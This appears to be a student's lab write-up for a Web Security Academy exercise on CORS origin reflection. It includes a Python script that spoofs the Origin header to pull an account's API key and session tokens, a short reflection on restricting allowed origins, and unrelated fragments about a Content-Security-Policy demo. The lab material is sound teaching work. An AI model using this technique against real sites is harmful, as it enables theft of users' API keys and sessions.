

cors (1)

The image shows a web browser window displaying the WebSecurity Academy lab interface for 'CORS vulnerability with basic origin reflection'. The lab is marked as 'Not solved'. Below the lab title, there's a 'My Account' section showing the username 'wiener' and an API key. A form with an 'Email' input and an 'Update email' button is visible.

Below the browser window, a terminal window shows the execution of a Python script named 'main.py'. The script uses the 'requests' library to interact with the lab's API. It performs a POST request to the login endpoint with a CSRF token and the username 'peter'. It then updates the 'Origin' header to 'https://spurgeonc.com' and makes a GET request to the account details endpoint. The terminal output shows the response headers, including 'Access-Control-Allow-Origin: https://spurgeonc.com' and the API key.


```

1 import requests
2 from bs4 import BeautifulSoup
3
4 s = requests.Session()
5 site = 'https://acc51f71f0c4b40a298c2003d003e.web-security-academy.net/'
6
7 login_url = f'{site}/login'
8 login_response = s.get(login_url)
9 csrf = BeautifulSoup(login_response.text, 'html.parser').find('input', {'name': 'csrf'})
10 ['value']
11
12 login_data = {
13     'csrf': csrf,
14     'username': 'wiener',
15     'password': 'peter'
16 }
17
18 resp = s.post(login_url, data=login_data)
19 s.headers.update({'Origin': 'https://spurgeonc.com'})
20
21 details_url = f'{site}/accountDetails'
22 resp = s.get(details_url)
23
24 # View the response headers showing the Origin is echoed
25 print(resp.headers)
26
27 # Get the response containing the API key
28 print(resp.text)
  
```

```

{"Access-Control-Allow-Origin": "https://spurgeonc.com", "Access-Control-Allow-Credentials": "true", "Content-Type": "application/json; charset=utf-8", "X-XSS-Protection": "0", "Content-Encoding": "gzip", "Connection": "close", "Content-Length": "237"}
{"username": "wiener", "email": "", "apikey": "y1nHAR0qWJ067luGbgmVV420gDhC", "sessions": [{"id": "y1nHAR0qWJ067luGbgmVV420gDhC", "token": "xXbA3y2c80VJ9g2yeK0L2vs6QWeg4tr*", "tokenHash": "9QhCt2C1Megat7n0199u6eep*", "tokenExpires": "2021-05-20T18:00:00Z", "tokenRefresh": "xXv94M91L6c9H8ub0K1pLv0U3g1bM6="}]}
  
```

Deliver exploit



Content-Security-Policy examples

Hello, spurgeonc

changed by inline script

changed by origin script

changed by remote script



Hello, spurgeonc

is this going to be changed by inline script?

is this going to be changed by origin script?

is this going to be changed by remote script?





Reflections

By failing to restrict API access to specific sites, the vulnerable site lets users have their APIs stolen, as any malicious site can send a request for them.

The solution is to restrict access as much as possible, and state all origins from which requests will be accepted.